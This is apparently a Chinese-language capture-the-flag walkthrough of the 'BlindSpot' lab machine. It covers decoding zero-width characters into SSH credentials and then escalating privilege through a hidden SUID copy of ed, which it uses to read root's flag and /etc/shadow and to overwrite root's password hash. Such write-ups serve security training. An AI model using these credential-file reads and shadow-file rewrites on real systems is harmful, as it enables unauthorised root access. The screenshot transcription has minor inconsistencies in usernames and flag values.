


BlindSpot

靶机: BlindSpot 作者: Sublarge 靶机ID:668 难度:baby



先对靶机进行nmap扫描

```
1  nmap -Pn -sC -sV -T4 192.168.56.149
2  nmap -Pn -p- --min-rate 5000 -T4 192.168.56.149
```


得到如下结果

```


1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                     0ms
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.149
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-18 20:17 中国标准时间
4  Nmap scan report for 192.168.56.149
5  Host is up (0.00095s latency).
6  Not shown: 998 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
9  80/tcp    open  http     Werkzeug httpd 3.1.8 (Python 3.14.3)
10 |_http-title: Site doesn't have a title (text/html; charset=utf-8).
11 |_http-server-header: Werkzeug/3.1.8 Python/3.14.3
12 MAC Address: 08:00:27:66:02:51 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
13
14 Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
15 Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds

```

可以看到只开了一个22的ssh端口以及一个80端口的web服务



访问该网页，发现什么都看不见，于是想到dirsearch扫目录，然而依旧一无所获



查看元素，发现了很多零宽字符，前去进行零宽解密，但是不清楚零宽类型

AI检测后发现只有两种，U+200B与U+200D，将U+200B设置为0，U+200D设置为1，每8个一组即可解密

```

1  s = ""Flag is not here.....
   .....
2  binary = ""
3
4  for ch in s:
5      if ch == "\u200b":
6          binary += "0"
7      elif ch == "\u200d":
8          binary += "1"
9
10 print("[+] 提取到的二进制: ")
11 print(binary)
12
13 flag = ""
14
15 for i in range(0, len(binary), 8):
16     byte = binary[i:i+8]
17     if len(byte) == 8:
18         flag += chr(int(byte, 2))
19
20 print("[+] 解码结果: ")
21 print(flag)

```

得到结果flag{1nv151b13:invisible}

明显是一组凭证，以此ssh登录user即可

FinalShell 4.3.0.6

同步状态 ●

IP 192.168.56.149 复制

系统信息

运行 1:36

负载 0.00, 0.00, 0.00

CPU 2%

内存 8% 301M/3.8G

交换 0% 0/512M

内存 CPU 命令

1 网络攻防 x 2 id633 x +

连接断开
连接主机...
连接主机成功

welcome

```

1nv151b13@BlindSpot:~$ whoami
1nv151b13
1nv151b13@BlindSpot:~$ id
uid=1000(1nv151b13) gid=1000(1nv151b13) groups=1000(1nv151b13)
1nv151b13@BlindSpot:~$ cat user.txt
flag{user-1f1ae47bd96611161d31fc093e6100ac}

```

至此成功获取user.txt

之后尝试提权，sudo -l和定时任务查询发现没有后，在suid检测发现了成果

```

1  find / -type f -perm /u=s 2>/dev/null

```

```
lnv151b13@BlindSpot:~$ find / -type f -perm /u=s 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/ ←
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
```

发现这边有一个藏着的空白名字程序

```
/usr/bin/:
total 10172
-rwsr-xr-x 1 root root 51504 May 17 22:22
-rwxr-xr-x 1 root root 51504 May 17 22:21
drwxr-xr-x 2 root root 12288 May 17 22:30 .
drwxr-xr-x 9 root root 4096 May 17 22:11 ..
```

ls -la发现真有，还是suid的，可以带着文件拥有者权限运行，即具有root权限

尝试下载分析失败了，file查看发现也看不了

```
1 strings '/usr/bin/ '
```

看看字符串，发现了这个程序里边出现了很多类似ed的字符串

```

GNU ed is a line-oriented text editor. It is used to create, display,
modify and otherwise manipulate text files, both interactively and via
shell scripts. A restricted version of ed, red, can only edit files in
the current directory and cannot execute shell commands. Ed is the
'standard' text editor in the sense that it is the original editor for
Unix, and thus widely available. For most purposes, however, it is
superseded by full-screen editors.
Usage: %s [options] [[+line] file]
The file name may be preceded by '+line', '+/RE', or '+?RE' to set the
current line to the line number specified or to the first or last line
matching the regular expression 'RE'.
Start edit by reading in 'file' if given.
If 'file' begins with a '!', read output of shell command.
The environment variable LINES can be used to set the initial window size.
Options:
  -h, --help                display this help and exit
  -V, --version             output version information and exit
  -E, --extended-regexp    use extended regular expressions
  -G, --traditional        run in compatibility mode
  -l, --loose-exit-status  exit with 0 status even if a command fails
  -p, --prompt=STRING      use STRING as an interactive prompt
  -q, --quiet, --silent    suppress diagnostics written to stderr
  -r, --restricted        run in restricted mode
  -s, --script             suppress byte counts and '!' prompt
  -v, --verbose            be verbose; equivalent to the 'H' command
  --strip-trailing-cr      strip carriage returns at end of text lines
  --unsafe-names          allow control characters in file names
*Exit status*
0 for a normal exit, 1 for environmental problems (invalid command-line
options, memory exhausted, command failed, etc), 2 for problems with the
input file (file not found, buffer modified, I/O errors), 3 for an internal
consistency error (e.g., bug) which caused ed to panic.
Report bugs to bug-ed@gnu.org

```

进行sha256比对

```

Inv151b13@BlindSpot:~$ sha256sum '/usr/bin/ ' /bin/ed
e8cf1016526926b78f04e311d007c2ed0e9f8690ec202172ea73aa74d5f63200 /usr/bin/
e8cf1016526926b78f04e311d007c2ed0e9f8690ec202172ea73aa74d5f63200 /bin/ed

```

发现这俩根本就是同一个东西，即我有一个root权限的ed程序

那我就可以直接用这个ed来修改关键文件或者打印关键文件

```

Inv151b13@BlindSpot:~$ '/usr/bin/ ' -p 'ed> ' /root/root.txt
44
ed> H
ed> lp
flag{root-8083a5afb210d1ec3384979780320c1b}
ed> 

```

我们可以先H开启详细错误提示，然后直接读第一行内容，直接读到flag

当然也可以由此提权

```

Inv151b13@BlindSpot:~$ ' /usr/bin/ ' -p 'ed> ' /etc/shadow
645
ed> H
ed> 1p
root:$6$RFxAPMatx5ctmbSj$lcxujYZ3Co09YGC1hrZM0bA/w3B6cUAgaEfwhfqI9iVvk59THpe9sH2YgucjJaoASawwCmUFfmc6qUwHXjgSs0:20590:0:::
ed> 1s#^root:[^:]*:#root:$6$blindspot$pVlrQtdpZSPphHPKcnpQ5t8JFTRXr1bZJnQjK8kM0Tivj08jGjYPNqeLPg9Sri0/hSiEzcMIvp9w4l8eUyRoS0:#
ed> w
638
ed> q
Inv151b13@BlindSpot:~$ su root
Password:
root@BlindSpot:/home/Inv151b13# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@BlindSpot:/home/Inv151b13# whoami
root

```

这边运用了ed的修改指令

1 1s#要匹配的内容#替换成的内容#

我们把/etc/shadow的第一行给改成了我们想要的结构，即修改了root密码

直接替换成

1 root:\$6\$blindspot\$pVlrQtdpZSPphHPKcnpQ5t8JFTRXr1bZJnQjK8kM0Tivj08jGjYPNqeLPg9Sri0/hSiEzcMIvp9w4l8eUyRoS0:

即密码为123456的root用户

于是直接su root输入123456即可成功登录root账户，当然由于我们root权限可读可写，可以有很多提权路径，这边就不多写了

The screenshot shows a terminal window with the following commands and output:

```

Inv151b13@BlindSpot:~$ su root
Password:
root@BlindSpot:/home/Inv151b13# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@BlindSpot:/home/Inv151b13# pwd
/home/Inv151b13
root@BlindSpot:/home/Inv151b13# whoami
root
root@BlindSpot:/home/Inv151b13# cat ~/root.txt
flag{root-8083a5afb210diec3384979760320c1b}
root@BlindSpot:/home/Inv151b13#

```

成功得到root.txt